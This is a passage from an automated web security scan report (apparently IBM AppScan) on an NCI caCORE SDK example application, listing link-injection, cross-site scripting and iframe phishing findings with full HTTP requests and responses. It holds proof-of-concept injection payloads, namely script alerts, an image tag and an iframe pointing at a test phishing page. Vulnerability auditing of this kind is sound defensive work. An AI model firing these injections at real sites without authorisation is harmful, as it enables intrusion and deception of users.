Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 220
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action

name=&line+%28gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id%29=%
22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%
3E&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.onetoone.bidirection
al.Product
HTTP/1.1 200 OK
Content-Length: 4248
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:25:57 GMT





<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
```

```
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">

                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: Failed to lookup id:
"'><IMG SRC="/WF_XSRF.html"> for class:
gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </tr>
                            </table>
                        </td>
                    </tr>
                    <tr>
                        <td>

                            <!-- footer begins -->
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="ftrTable">
                                <tr>
                                    <td valign="top">
                                        <div align="center">
                                            <a href="http://www.cancer.gov/">
                                                <img src="images/footer_nci.gif"
width="63" height="31"
                                                    alt="National Cancer Institute"
border="0" />
                                            </a>
                                            <a href="http://www.dhhs.gov/">
                                                <img src="images/footer_hhs.gif"
width="39" height="31"
                                                    alt="Department of Health and Human
Services" border="0" />
                                            </a>
                                            <a href="http://www.nih.gov/">
                                                <img src="images/footer_nih.gif"
width="46" height="31"
                                                    alt="National Institutes of Health"
border="0" />
                                            </a>
                                            <a href="http://www.firstgov.gov/">
                                                <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                    alt="FirstGov.gov" border="0" />
                                            </a>
                                        </div>
                                    </td>
                                </tr>
                            </table>
                            <!-- foo...
```

Validation In Response:

- Failed to create due to: Failed to lookup id: "'>**<IMG SRC="/WF_XSRF.html">** for class: gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>
- Failed to create due to: Failed to lookup id: "'><IMG SRC="**/WF_XSRF.html**"> for class: gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

[12 of 12] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id))
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=58034]

The following changes were applied to the original request:

- Set parameter 'pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id)'s value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 249
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action

name=&yearsExperience=05&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance
-abstrakt-Pupil-id%29=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%
3E&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt
.PrivateTeacher
HTTP/1.1 200 OK
Content-Length: 4242
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 21:18:09 GMT




<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
```

```
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">

                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: Failed to lookup id:
"'><IMG SRC="/WF_XSRF.html"> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </tr>
```

```
                          </table>
                      </td>
                  </tr>
                  <tr>
                      <td>

                          <!-- footer begins -->
                          <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                             class="ftrTable">
                             <tr>
                                 <td valign="top">
                                     <div align="center">
                                         <a href="http://www.cancer.gov/">
                                            <img src="images/footer_nci.gif"
width="63" height="31"
                                                alt="National Cancer Institute"
border="0" />
                                         </a>
                                         <a href="http://www.dhhs.gov/">
                                            <img src="images/footer_hhs.gif"
width="39" height="31"
                                                alt="Department of Health and Human
Services" border="0" />
                                         </a>
                                         <a href="http://www.nih.gov/">
                                            <img src="images/footer_nih.gif"
width="46" height="31"
                                                alt="National Institutes of Health"
border="0" />
                                         </a>
                                         <a href="http://www.firstgov.gov/">
                                            <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                alt="FirstGov.gov" border="0" />
                                         </a>
                                     </div>
                                 </td>
                             </tr>
                          </...
```

Validation In Response:

```
• Failed to create due to: Failed to lookup id: "'><IMG SRC="/WF_XSRF.html"> for
class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>
• Failed to create due to: Failed to lookup id: "'><IMG SRC="/WF_XSRF.html"> for
class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

Vulnerable URL: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action

Total of 7 security issues in this URL

[1 of 7] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action (Parameter: close)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 140 [ID=62711]

The following changes were applied to the original request:

- Injected '<script>alert(228020)</script>' into parameter 'close's value

Request/Response:

```
POST /examplerest/Delete.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 139
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank

id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank&submi
t=Yes&close=<script>alert(228020)</script>&confirm=true
HTTP/1.1 200 OK
Content-Length: 5426
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 21:19:29 GMT






<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />

</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
   width="100%" height="100%">

   <!-- nci hdr begins -->
```

```
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
                    <td width="295" height="37" align="right">
                        <a href="http://www.cancer.gov">
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
                </tr>
                <!-- application hdr ends -->


                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->

                            <tr>
                                <td valign="top">
                                    <form method="post" action="Delete.action"
name="Delete" id="Delete">
                                    <table cellpadding="0" cellspacing="0" border="0"
                                        bordercolor="blue" class="contentBegins"
height="100%"
                                        width="100%">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off">
                                            Delete
                                            </td>
                                        </tr>

                                        <tr>
                                            <td valign="top"  align="center">
                                            <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0">
                                            <tr>
                                            <td class="dataTablePrimaryLabel"
height="20" align="left">

                                            Criteria:
                                            <br />

                                            id = 1<br>
                                            <input type="hidden" name="id" value="1">

                                            target =
gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank<br>
                                            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">

                                            close = <script>alert(228020)</script><br>
                                            <input type="hidden" name="close"
value="<script>alert(228020)</script>">

                                            </td>
                                            </tr>

                                            <tr>
                                            <td class="txtHighlight" nowrap="off">
                                            Are you sure you want to delete?
                                            <br>

                                            <input type="submit" name="submit"
value="Yes" class="actionButton" >
                                            <input type="button" name="close" value="No"
class="actionButton"  onClick="javascript:window.close()">
                                            <input type="hidden" name="confirm"
value="true">


                                            </td>
                                            </tr>

                                            </td>
                                            </form>
                                        </tr>
                                                   <!-- paging ends -->

                                        <!-- Insert details block here if needed -->
                                    </table>
                                </td>
                            </tr>
                        </table>

                    </td>
                </tr>
             ...
```

Validation In Response:

- close = <script>**alert(228020)**</script><br>

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[2 of 7] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action (Parameter: id)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 126 [ID=22702]

The following changes were applied to the original request:

- Injected '1<script>alert(55236)</script>' into parameter 'id's value

Request/Response:

```
GET /examplerest/Delete.action?id=1<script>alert(55236)
</script>&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank
HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2%2C1%2F5%2F4%2C1%2F10;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/LinkResult.action
Connection: Keep-Alive


HTTP/1.1 200 OK
Content-Length: 5309
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:21:09 GMT






<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />

</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>
```

```
<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
                    <td width="295" height="37" align="right">
                        <a href="http://www.cancer.gov">
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
                </tr>
                <!-- application hdr ends -->


                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->

                            <tr>
                                <td valign="top">
                                    <form method="post" action="Delete.action"
name="Delete" id="Delete">
                                    <table cellpadding="0" cellspacing="0" border="0"
                                        bordercolor="blue" class="contentBegins"
height="100%"
                                        width="100%">
```

```
                                     <td border=0 class="txtHighlight"
align="center">

                                     &nbsp;
                                     </td>
                                     </tr>

                                     <tr>
                                        <td valign="top"  align="center">
                                        <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0">
                                        <tr>
                                        <td class="dataTablePrimaryLabel"
height="20" align="left">
                                        Criteria:
                                        <br />

                                        id = 1<script>alert(55236)</script><br>
                                        <input type="hidden" name="id"
value="1<script>alert(55236)</script>">

                                        target =
gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank<br>
                                        <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">

                                        </td>
                                        </tr>

                                        <tr>
                                        <td class="txtHighlight" nowrap="off">
                                        Are you sure you want to delete?
                                        <br>

                                        <input type="submit" name="submit"
value="Yes" class="actionButton" >
                                        <input type="button" name="close" value="No"
class="actionButton"  onClick="javascript:window.close()">
                                        <input type="hidden" name="confirm"
value="true">


                                        </td>
                                        </tr>

                                        </td>
                                        </form>
                                     </tr>
                                               <!-- paging ends -->

                                     <!-- Insert details block here if needed -->
                                 </table>
                             </td>
                          </tr>
                      </table>

                  </td>
               </tr>
                          <!--_____ main content ends _____ -->

                          <tr>
                             <td height="20" width="100%" class="footerMenu">
&nbsp;
                             </td>
                  ...
```

Validation In Response:

- id = 1<script>**alert(55236)**</script><br>

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[3 of 7] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 58 [ID=15308]

The following changes were applied to the original request:

- Added parameter '>'"><script>alert(40448)</script>' with the following value '123'

Request/Response:

```
GET /examplerest/Delete.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank&%3E%
27%22%3E%3Cscript%3Ealert%2840448%29%3C%2Fscript%3E=123 HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2%2C1%2F5%2F4%2C1%2F10;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/LinkResult.action
Connection: Keep-Alive


HTTP/1.1 200 OK
Content-Length: 5407
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:18:07 GMT





<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />

</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
```

```
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
                    <td width="295" height="37" align="right">
                        <a href="http://www.cancer.gov">
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
                </tr>
                <!-- application hdr ends -->


                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->

                            <tr>
                                <td valign="top">
                                    <form method="post" action="Delete.action"
name="Delete" id="Delete">
                                    <table cellpadding="0" cellspacing="0" border="0"
```

```
                                        </td>
                                    </tr>
                                    <tr>
                                    <td border=0 class="txtHighlight"
align="center">

                                    &nbsp;
                                    </td>
                                    </tr>

                                    <tr>
                                        <td valign="top"  align="center">
                                        <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0">
                                        <tr>
                                        <td class="dataTablePrimaryLabel"
height="20" align="left">
                                        Criteria:
                                        <br />

                                        id = 1<br>
                                        <input type="hidden" name="id" value="1">

                                        target =
gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank<br>
                                        <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">

                                        >'"><script>alert(40448)</script> = 123<br>
                                        <input type="hidden" name=">'"><script>alert
(40448)</script>" value="123">

                                        </td>
                                        </tr>

                                        <tr>
                                        <td class="txtHighlight" nowrap="off">
                                        Are you sure you want to delete?
                                        <br>

                                        <input type="submit" name="submit"
value="Yes" class="actionButton" >
                                        <input type="button" name="close" value="No"
class="actionButton"  onClick="javascript:window.close()">
                                        <input type="hidden" name="confirm"
value="true">


                                        </td>
                                        </tr>

                                        </td>
                                        </form>
                                    </tr>
                                                <!-- paging ends -->

                                    <!-- Insert details block here if needed -->
                                 </table>
                             </td>
                          </tr>
                      </table>

                  </td>
               </tr>
                          <!--_____ m...
```

Validation In Response:

- `>'"><script>`**`alert(40448)`**`</script> = 123<br>`

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

79

[4 of 7] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action (Parameter: close)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 4 [ID=62859]

The following changes were applied to the original request:

• Set parameter 'close's value to 'No%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /examplerest/Delete.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 185
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank

id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank&submi
t=Yes&close=No%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E&confirm=true
HTTP/1.1 200 OK
Content-Length: 5478
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 21:19:30 GMT






<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />
```

```
</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
                    <td width="295" height="37" align="right">
                        <a href="http://www.cancer.gov">
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
                </tr>
                <!-- application hdr ends -->


                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->

                            <tr>
```

```
                                        width="100%">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off">
                                            Delete
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center">

                                        Failed to create: Not found
                                        </td>
                                        </tr>

                                        <tr>
                                            <td valign="top"  align="center">
                                            <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0">
                                            <tr>
                                            <td class="dataTablePrimaryLabel"
height="20" align="left">
                                            Criteria:
                                            <br />

                                            id = 1<br>
                                            <input type="hidden" name="id" value="1">

                                            target =
gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank<br>
                                            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">

                                            close = No'"><iframe
src=http://demo.testfire.net/phishing.html><br>
                                            <input type="hidden" name="close"
value="No'"><iframe src=http://demo.testfire.net/phishing.html>">

                                            </td>
                                            </tr>

                                            <tr>
                                            <td class="txtHighlight" nowrap="off">
                                            Are you sure you want to delete?
                                            <br>

                                            <input type="submit" name="submit"
value="Yes" class="actionButton" >
                                            <input type="button" name="close" value="No"
class="actionButton"  onClick="javascript:window.close()">
                                            <input type="hidden" name="confirm"
value="true">


                                            </td>
                                            </tr>

                                            </td>
                                            </form>
                                        </tr>
                                                    <!-- paging ends -->

                                        <!-- Insert details block here if needed...
```

Validation In Response:

- `close = No'"><iframe src=`**`http://demo.testfire.net/phishing.html`**`><br>`
- `close = No'"><iframe src=http://`**`demo.testfire.net`**`/phishing.html><br>`

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[5 of 7] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action (Parameter: id)
CVE ID(s):	N/A
CWE ID(s):	79
